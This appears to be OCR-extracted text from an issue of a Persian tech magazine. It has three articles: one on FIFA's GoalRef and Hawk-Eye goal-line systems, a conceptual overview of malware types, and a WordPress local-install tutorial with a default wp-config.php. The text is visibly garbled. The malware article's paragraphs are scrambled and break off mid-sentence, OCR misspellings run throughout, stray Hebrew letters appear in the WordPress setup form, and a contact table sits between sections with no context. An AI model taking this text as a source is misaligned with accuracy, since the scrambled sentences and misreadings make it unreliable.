


در میان ورزش ها، فوتبال یکی از بانشاط ترین و جذاب ترین آن ها می باشد که قشر عظیمی از افراد جامعه را به دور هم جمع کرده است. امروزه دیگر فوتبال فقط یک ورزش نیست بلکه تبدیل به بخشی از فرهنگ مردم و البته یک تجارت غول آسا و میلیارداری در سراسر جهان شده است. باشگاه های اروپایی با انتقال های میلیارداری و پرسرو صدا همواره در راس این بازار داغ قرار داشته اند و هر ساله با هزینه هایی سرسام آور سعی در کسب افتخارات و نشان های مختلف دارند.

اما در کنار تمام جذابیت های این ورزش، همواره بحث جنجالی داوری و اشتباها فاحش آن یکی از خبرسازترین موضوع ها در محافل ورزشی بوده است که در سراسر دنیا و در طول اعصار مختلف شاهد این موارد تاحدودی تلح و شیرین در دنیای فوتبال بوده ایم. یکی از مواردی که در میان اشتباها رایج داوری بسیار رایج بوده و در بازی های سرنوشت سازی در نتیجه بازی تاثیرگذار بوده است بحث رد شدن یا نشدن توب از خط دروازه بوده که از موارد برجسته و تاریخی آن می توان به گل فرانک لمپارد در بازی آلمان و انگلیس در جام جهانی ۲۰۱۰ اشاره کرد که با اشتباه مردود اعلام شدن آن، جریان بازی را به کلی تغییر داد و البته موارد دیگری که اتفاق افتاده است. به جرات می توان گفت که این گل آتش در خرم من فیفا انداخت. طی سالیان اخیر بحث ورود تکنولوژی های روز دنیا به مستطیل سبز بسیار داغ بوده و این کار همواره با موافقان و مخالفان زیادی همراه بوده است. از طرفی موافقان سعی در به حداقل ممکن رساندن اشتباها داوری دارند اما از سوی دیگر هم مخالفان این طرح که یکی از آن ها سپ پلاتر رئیس فیفا بوده است معتقدند که ورود تکنولوژی به فوتبال باعث بی احساس شدن بازی ها و رباتیک شدن آن ها می شود و دخالت مستقیم انسان در داوری می تواند به طراوت بیشتر بازی ها و ثبت خاطرات بزرگ کمک کند.



**زندگی بسیار مسحور کننده است فقط باید باعینک مناسبی به آن نگریست**



این بحث ها کما کان ادامه داشت تا اینکه در تاریخ ۵ ژوئیه ۲۰۱۲ اعضای دائم و افتخاری فیفا با تشکیل جلسه در مقر سازمان در زوریخ سوئیس به این جنجال خاتمه دادند و رسماً اعلام شد که با ورود تکنولوژی تشخیص توپ از خط دروازه موافقت شده است. از این تاریخ شرکت های بزرگ از سراسر جهان اقدام به آغاز تحقیقات و ارائه طرح های اولیه خود کردند که از میان این طرح ها ظاهرافیفا ۲ طرح را به صورت برگزیده انتخاب کرده و قرار است از میان این ۲ یکی راجهٔ تصویب نهایی و اجراء در تمامی مسابقات به مرحله عمل برسانند. این ۲ طرح به نام های Hawk-Eye GoalRef system با مکانیزم تلفیق دوربین های خط این تشخیص مهم را برای داوران system میسر می کنند.

### GoalRef system – magnetic field technology

در این تکنولوژی میدان مغناطیسی ضعیفی در محدوده درون دروازه برقرار می شود. اما این فقط تمام ماجرا نیست و می بایست در درود توپ ها نیز تراشه ای الکترونیکی جهت دریافت و تشخیص امواج ساطع از دستگاه فرستنده امواج در پشت خط دروازه تعییه گردد. با عبور توپ از خط، میدان مغناطیسی قطع شده و در مدتی کمتر ۱ ثانیه سیستم به صورت خودکار به دستگاه کنترل مرکزی هشدار را ارسال می نماید و آن نیز سریعاً به صورت هشدار صدا و لرزاندن قطعه الکترونیکی که مانند ساعت بر مچ داور بسته می شود، او را در سریع ترین زمان ممکن از گل شدن توپ مطلع می نماید. راز استفاده از تراشه درون توپ ها در این نکته نهفته است که سیستم باید این قدرت را داشته باشد که ورود توپ به دروازه یا بازیکن را از همیگر تشخیص دهد و اختلالی از این بابت ایجاد نشود.





اما این تکنولوژی نوپا در حال طی فرآیندهای سخت گیرانه FIFA قرار دارد و طبق اعلام این فدراسیون باید از مراحل زیر با سلامت عبور کند تا در نهایت با تصویب آن و خریداری حق پشت آن از شرکت طراح، در سراسر جهان استفاده از آن الزامی گردد.

در شکل زیر نمایی از مراحل مختلف کار که توسط محققان FIFA صورت می‌پذیرد را ملاحظه می‌فرمایید:



اولین مرحله از کار شامل تحقیقات آزمایشگاهی می‌باشد که مراحل مختلف شبیه‌سازی و نحوه عملکرد سیستم به شکلی دقیق مورد ارزیابی قرار می‌گیرد که فاکتورهایی مانند مطابقت با استانداردها و معیارهای فوتبال و همچنین عملکرد آسان برای داوران و اطلاع رسانی دقیق و سریع به آن‌ها در اولویت قرار می‌گیرند.



### Hawk-Eye system – goal-line camera technology

در این روش برخلاف روش قبلی نیازی به تعییه تراشه الکترونیکی در درون توپ ها وجود ندارد و مکانیزم آن به این صورت می‌باشد که ۶ تا ۸ دوربین فوق العاده سریع در نقاط و زاویه‌های مختلف زمین نصب می‌گردند که با تشخیص و ردیابی مسیر توپ در هر نقطه از زمین آن را سریعاً به سیستم نرم افزاری مرکزی در اتاق کنترل ارسال می‌کنند و در آنجا با شبیه‌سازی ۳ بعدی مسیر حرکت توپ به صورت آنی و فوق العاده سریع، در صورت تشخیص عبور توپ از نواحی خط دروازه با سرعتی بسیار بالا و در مدتی کمتر از ۱ ثانیه اخطار مربوط به رخ دادن گل مانند سیستم قبلی به مچ بند الکترونیکی داور ارسال می‌گردد.



**TEST OVERVIEW**  
Goal-line technology system test

**1. Laboratory tests**

**Laboratory tests**

The laboratory tests that a goal-line technology system must pass as part of the system test include a programme involving simulated use of various components to assess the system's performance over a certain period. The tests are conducted by FIFA-accredited test institutes for goal-line technology.

The following system components are tested in the laboratory:

- Football: compliance with the international standard for footballs (FIFA Quality Concept for Footballs)
- Referee's watch: testing of the signal transmission, the quality of the display and the durability of the watch according to international standards
- Other components: identification and testing of other key elements of the system

**TEST OVERVIEW**    **1. Laboratory tests**    **2. Field tests**    **3. Real game situations**

**TEST OVERVIEW**  
Goal-line technology system test

**2. Field tests**

**Field tests**

Based on IFAB principles, the goal-line technology system is tested to determine its performance and reliability. The FIFA-accredited test institute thus conducts static and dynamic tests as well as real-game situations on the pitch in daylight and at night.

- Shots on the goal and the goal netting
- Shots on an impact wall with unobstructed and obstructed views
- Sled test across the goal line
- Various weather scenarios

**TEST OVERVIEW**    **1. Laboratory tests**    **2. Field tests**    **3. Real game situations**

اما پس از موفقیت از مراحل اولیه و تست های مختلف فیفا در نظر دارد که آن را در ۲ استادیوم متفاوت فعال در لیگ هایی که تحت نظارت مستقیم FIFA قرار دارند مورد آزمایش نهایی قرار می گیرد و در صورت تایید نهایی و صحت عملکرد هریک از این سیستم ها مراتب عقد قرارداد فیفا که احتمالاً رقمی نجومی خواهد بود جهت خریداری حق پتنت این تکنولوژی نهایی شده و استفاده از آن در سراسر جهان با ابلاغ رسمی FIFA اجباری می گردد.

کلیپ های زیبایی در مورد این تکنولوژی برای شما تهیه کردیم که میتوانید به سایت [افلاین www.OfflineMag.ir](http://www.OfflineMag.ir) مراجعه کنید و فیلم ها رو دانلود نمایید.



لیلا هفته خانگی  
محقق تکنولوژی  
عضو افتخاری آفلاين



سقراط

شیرینی یکبار پیروزی به تلخی صدبار شکست می ارزد.

[www.SoftGozar.com](http://www.SoftGozar.com)

آزارافزار چیست و چه می کند؟

# آزار دیجیتال!



بیشتری می‌روند، و در بخشی از دیسک سخت اقامت می‌کنند که نحوه‌ی بوت کردن را به کامپیوتر می‌گوید، و هر وقت که کامپیوتر آلوده راه اندازی شود، فعال می‌شوند. ویروس‌های ماکرو (Macro Virus) ویروس‌هایی هستند که فایل‌های (اسناد) ساخته شده در واژه پردازها را در زمانی که باز می‌شوند آلوده می‌سازند.

### اسب تروا (Trojan horses):

یک اسب تروا در اصطلاح کامپیوترا برگرفته از نام ای است که بی ضرر به نظر می‌رسد (مانند یک فایل پیوست شده به یک ایمیل)، اما پس از آن که از شبکه یا اینترنت در یافت شود، کد مخرب و زیان‌باری را که به payload مشهور است در کامپیوتر جاسازی می‌کند. اسب تروا به دلیل آنکه نمی‌تواند خودش را تکثیر کند، ویروس به حساب نمی‌آید. اما می‌تواند یک ویروس - یا پایش افزار، کرم، در پشتی - را به عنوان بخش زیان‌بار خود در کامپیوتر جاسازی کند.

### کرم (Worm):

در مورد این نوع آزار افزار در شماره‌ی قبلی مجله صحبت کردیم.

### پایش افزار (Spyware) و اگهی افزار (Adware):

هر برنامه‌ای که فعالیت کامپیوترا شما را بدون آگهی شما را دیجیتالی کند پایش افزار یا برنامه‌ی جاسوسی نام دارد. پایش افزار معمولاً طوری طراحی نمی‌شود که به کامپیوتر شما خسارتی را وارد کند، بلکه اطلاعات خصوصی شمارا گردآوری می‌کند، فعالیت اینترنتی شما را زیر نظر می‌گیرد، و آگهی‌های ناخواسته را برای شما چاپ می‌کند. می‌تواند به روش‌های متفاوتی وارد سیستم شما شود؛ همراه یک برنامه‌ای که قرار است نصب شود، باشد و وقتی شما آن برنامه را نصب می‌کنید در سیستم شما جای گیرد. اسب‌های تروا هم می‌توانند فایلی را باز یا اجرا کند. ویروس‌های قطاع بوت (Boot Sector Virus) به عمق

در مقاله‌ی اولی در مورد کرم‌ها توضیحات مقدماتی را جهت آشنایی ارائه دادیم. در این مقاله قصد دارم یسری توضیحات کلی رو در مورد دوستان کرم (!!) خدمتمندان عرض کنم که کلام بروج با هم‌دیگه دورهم آزار افزارها را تشکیل میدن! در مقالات و اموزش‌ها بعدی نکات و روش‌های جلوگیری از خطرات آزار افزارها را خدمتمندان ارائه میدم.

### اول بینیم آزار افزار (Malware) چیست؟

ویروس‌ها، کرم‌ها، اسب‌های تروا، پایش افزارها، روت‌کیت‌ها، هرزنامه‌ها و مانند آنها به دلیل آن که کاربران را آزار می‌دهند و خسارت به وجود می‌آورند در مجموع به آزار افزار شهرت یافته‌اند. هرچند بعضی از انواع آزار افزارها خسارتی به داده‌ها وارد نمی‌کنند و فقط کاربران را آزار می‌دهند.

### ویروس:

ویروس یک قطعه‌ی نرم افزار خود-تکثیر کننده است که یک کامپیوتر را آلوده می‌سازد. ویروس‌ها خودشان را به یک میزبان وصل می‌کنند. که می‌تواند یک فایل، ایمیل، یا رسانه‌ای چون یک درایو فلاش باشد. سپس هرگاه کامپیوتر یا رسانه‌ی ذخیره گر دیگری را در تماس با رسانه‌ی خود بیابند آن را آلوده می‌سازند. ویروس‌ها از لحاظ شدت و نوع در انواع مختلفی هستند؛ پر در دسر ترین آنها می‌توانند کل دیسک سخت را پاک کنند، در حالی که انواع کم در دسر آنها فقط یک پیام تولید می‌کنند. ویروس‌های مقیم (Resident Virus) تا جایی که بتوانند در RAM می‌نشینند، و فایل‌هایی را که می‌یابند آلوده می‌سازند. در حالی که ویروس‌های غیر مقیم (nonresident Virus) فقط آنقدر در RAM می‌مانند که بتوانند هدف خود را انجام بدene و بعد RAM را ترک می‌کنند. ویروس‌های چند چهره (metamorphic Virus) علاوه بر انکه می‌توانند خودشان را تکثیر کنند، خودشان و کپی‌های خودشان را نیز می‌توانند تغییر بدene؛ ویروس‌هایی که به فایل‌های قابل اجرا می‌چسبند و درون آنها پنهان می‌شوند به ویروس‌های فایلی (File Virus) شهرت دارند و وقتی فعال می‌شوند که یک کاربر بی‌خبر چنان فایلی را باز یا اجرا کند. ویروس‌های قطاع بوت (Boot Sector Virus)



### هرزنامه (Spam):

هرزنامه ها همچون حمله‌ی دسته جمعی ملخ‌ها همراه روزه صندوق‌های پستی ما را پر می‌کنند. جلوگیری از ایمیل‌های فله‌ای - معادل ایمیل‌های آشغالی - بسیار دشوار است. معمولاً هرزنامه در یک زمان به تعداد بسیار زیادی نشانی ایمیل ارسال می‌شود، که عموماً حاوی مطالبی هستند که گیرنده‌ی ایمیل را به خرید محصولات آگهی شده، تشویق می‌کنند. با آنکه بسیاری از هرزنامه‌ها بی‌ضرر هستند، بعضی از آنها می‌توانند واقعاً مخرب باشند.

پایش افزار را در سیستم شما جای دهنده، یا ممکن است یک فایل پایش افزار را از اینترنت یا شبکه بطور تصادفی دریافت کنید (که فکر می‌کردید فایل مفیدی را به خیال خودتان دارید دانلود می‌کنید!).

آگهی افزار‌ها همراه برنامه‌های کاربردی وارد کامپیوتر می‌شوند، و اغلب کوکیها(Cookie) و کلید رجیستری (Registry keys) ای را نصب می‌کنند، که رفتار‌های گشت‌زنی در وب شما را ردیابی می‌کنند، سپس آگهی‌های هدفمند را بر روی کامپیوتر شما به نمایش در می‌آورند.

ردیابی به شرکت‌های تبلیغاتی امکان می‌دهد که فقط آگهی‌هایی را برای شما به نمایش در آورند که مورد علاقه‌ی شماست و حال جالب است بدانید که وقتی برنامه‌ای را که آگهی افزار با آن آمده است را حذف کنید، کوکیها و کلید‌های رجیستری تغییر را باقی می‌مانند.

بعضی مردم سه‌ها فکر می‌کنند پایش افزار و آگهی افزار یکی هستند. اختلاف اصلی بین این دو در آن است که با فعالیت آگهی افزار مجبوری دارد که پایش افزار بطور پنهانی در کامپیوتر شما جای می‌گیرد. هرگاه آگهی افزار از یک خط ویژه عبور کند می‌تواند به پایش افزار تبدیل شود، مثلاً وقتی بدون اجازه‌ی شما بکار رود یا اطلاعات خصوصی شما را بدزد.

### روت کیت (Rootkit):

نرم افزار یا مجموعه‌ای از نرم افزار هاست که کنترل یک سیستم را بدون آگهی صاحب سیستم در اختیار می‌گیرد. در اصل روت کیت به یک هکر امکان می‌دهد، که مدیر کامپیوتر(administrator) تحت سلطه‌ی روت کیت شود. در نتیجه، هکر این توانایی را دارد، که تنظیمات شماره ۱ تغییر بدهد، یا از کامپیوتر شما همانطور بهره بگیرد که یک مدیر بهره می‌گیرد.





**پدرام علی نیا**  
طراح وب  
عضو افتخاری آفلاین

درود دوستان آفلاینی عزیز

این اولین آموزش بنده و کلا اولین مقاله ای هستش که بصورت رسمی برای یک مجله اونم مثل آفلاین مینویسم؛ امیدوارم مورد قبول باشه تا بازهم بتونیم همراه هم باشیم. من با یک سری آموزشی کامل در مورد سیستم مدیریت محتوا (CMS) وردپرس در خدمتون خواهم بود که این اولین بخش اون هستش.

تو این آموزش با نحوه نصب سیستم مدیریت محتوا (CMS) وردپرس آشنا خواهید شد اگه خدا بخواهد تو قسمت های بعدی با آموزش های بیشتری از این CMS آشنا خواهید شد.

 WORDPRESS



حالا میریم سراغ کار اصلی یعنی نصب:

04

مرحله‌ی اول : از طریق آدرس `wordpress/127.0.0.1` (یا `localhost/wordpress`) وردپرس رو لود می‌کنیم ، خب وقتی آدرس لود می‌شده با این صفحه مواجه می‌شید:

8



فترسید !! کاملا عادیه !! خب این اخطار مربوط به فایل کانفیگ وردپرس هستش که ما هنوز آمادش نکردیم دو راه برای آماده کردن این فایل وجود داره یکی اینکه از طریق همین جا و با همین رابط کاربری تحت وب درستش کنیم و یکی هم بصورت دستی که روش دوم پیشنهاد می‌شده همونطور که خود وردپرس می‌گه .

02


مرحله‌ی دوم : برای آماده سازی فایل کانفیگ به مسیری که وردپرس در اون قرار داره `wp-config.php` برید و فایلی که اسمش `wp-config-sample.php` هستش رو به تغییر نام بدید و بعد اون رو با یک ادیتور متن مثل `notepad++` باز کنید .

تو این قسمت با آموزش نصب این CMS در لوکال هاست و همچنین روی هاست تو فضای وب آشنا خواهیم شد :

خوب اول روی لوکال هاست : من برای ایجاد لوکال هاست از نرم افزار wamp استفاده کردم چون این آموزش مربوط به این نرم افزار نیست پس زحمت دانلود و نصبش با خودتون ، خب بعد از نصب این نرم افزار تو محل نصبش پوشه ای به اسم `www` ایجاد می‌شده که همان محلی هستش که باید فایل‌های مورد نظر رو به اون انتقال بدیم .

بعد از انتقال فایل زیپ شده ای که لینک دانلودش رو آخر این مقاله قرار دادم .

فایل رو از حالت زیپ خارج کنید ، حالا از طریق نرم افزار wamp و بخش `phpmyadmin` که یک بخش گرافیکی برای کنترل mysql (دیتابیس) هستش ، یک دیتابیس به اسم `wordpress` (یا هر چیزی که مطابق میل شماست) می‌سازیم .



مرحله‌ی سوم: اگر تغییرات رو درست انجام داده باشید بعد از لود دوباره‌ی آدرس اصلی، با این صفحه مواجه می‌شویم.

لطفاً اطلاعات زیر را وارد کنید. نگران نباشید، بعداً می‌توانید تغییرشان داشتید.

عنوان سایت	<input type="text"/>
نام کاربری	<b>admin</b>
برای ساختن نام کاربری فقط از حروف الفبا، اعداد، فاصله، _ و نقطه و علامت	
סיסمه	<input type="password"/> *
برای ساختن سیسمه از حروف الفبا، اعداد، فاصله، _ و نقطه و علامت	
ردیف، دوبار	<input type="text"/>
اگر این قسمت را خالی نگذارد، رمزشما به صورت جودکار ساخته می شود.	
شما شخص است	<input checked="" type="checkbox"/>
لطفاً رمز شما را از 7 حرف بیشتر ناشود. برای قویتر کردن آب از حروف بزرگ و کوچک (A-Z & a-z) استفاده کنید.	
ایمیل شما	<input type="text"/>
نشانی ایمیل را بیش از 1 دقیقه داده و دوباره بررسی کنید.	
موتوراهای جستجو اجازه دارند محتواک این سایت را بروز رسانند	<input checked="" type="checkbox"/>
حريم خصوصی	<input type="checkbox"/>
<a href="#">راهندازی وردپرس</a>	

اینجا باید اطلاعات اولیه‌ی مربوط به وبسایت رو وارد کنیم که شامل عنوان سایت، نام کاربری مدیر کل، رمز عبور، ایمیل مدیر و گزینه‌ی آخر هم مربوط به جستجوی موتور‌های جستجو در صفحات سایت هستش که اگه میخواهید که این کار انجام بشه <sup>02</sup> اون تیک بزنید. حالا روی راه اندازی وردپرس کلیک میکنیم !!

نام و نام خانوادگی	شماره موبایل	آدرس
سید علی اکبری	۰۹۱۲۳۴۵۶۷۸۹۰	تهران، خیابان امام خمینی
سید علی اکبری	۰۹۱۲۳۴۵۶۷۸۹۰	تهران، خیابان امام خمینی

```
* @package WordPress */  
  
// ** MySQL settings - You can get this info from your web host ** //  
/** The name of the database for WordPress */  
define('DB_NAME', 'wordpress');  
  
/** MySQL database username */  
define('DB_USER', 'root');  
  
/** MySQL database password */  
define('DB_PASSWORD', '');  
  
/** MySQL hostname */  
define('DB_HOST', 'localhost');  
  
/** Database Charset to use in creating database tables. */  
define('DB_CHARSET', 'utf8');  
  
/** The Database Collate type. Don't change this if in doubt. */  
define('DB_COLLATE', '');  
  
/*#@*/
```

1  
2  
3  
4

باید بخش هایی رو که با فلش مشخص شده ویرایش کنیم که تو تصویر این کار انجام شده . این بخش ها به ترتیب :

۱۰ مربوط به نام دیتابیس هستش که ما تو phpmyadmin هنگام سخت دیتا پیس انتخاب کرده بودیم (که اینجا من اون رو wordpress گذاشتم).

۲۰۱ مربوط به نام کاربری هست که میشه با اون به دیتا بیس متصل شد در  
حالت پیش فرض این نام کاربری root هستش و ولی اگر اون رو تغییر دادین  
نام کاربری جدید رو وارد کنید.

۳.۱ مربوط به رمز عبور، نام کاربری مشخص شده برای اتصال به دیتابیس هستش. که با زهم در حالت پیش فرض هیچ عبارتی برآش تعیین نشده یعنی باید اون رو خالی بگذارید اما اگه تغیری درش اعمال کردید رمز عبور جدید رو اینجا وارد کنید.

۴۱ این قسمت هم مربوط به آدرسی هستش که از طریق اون میشه به دیتابیس متصل شد.

اینجا اتاق مدیریت شماست! هر کاری که می خواهید با سایتتان انجام دهید در این مکان صورت می گیرد. پس باید بیشتر باهاش آشناشی پیدا کنیم. خب از بالا شروع می کنیم. در بالا سمت راست ابتدا علامت وردپرس وجود دارد که با بردن موس بر روی آون یک منو ظاهر میشه که شامل چند لینک برای ارجاع به بخش های مختلف سایت پیشتبانی وردپرس فارسی هستند و یک گزینه هم شما رو به بخش درباره ارجاع میده که در اونجا بخشه از ویرگه های وردپرس رو معرفه می کند.

در کنار اون نام وبسایت شما وجود دارد که با کلیک بر روی اون به صفحه ای اصلی وبسایت منتقل می شوید.

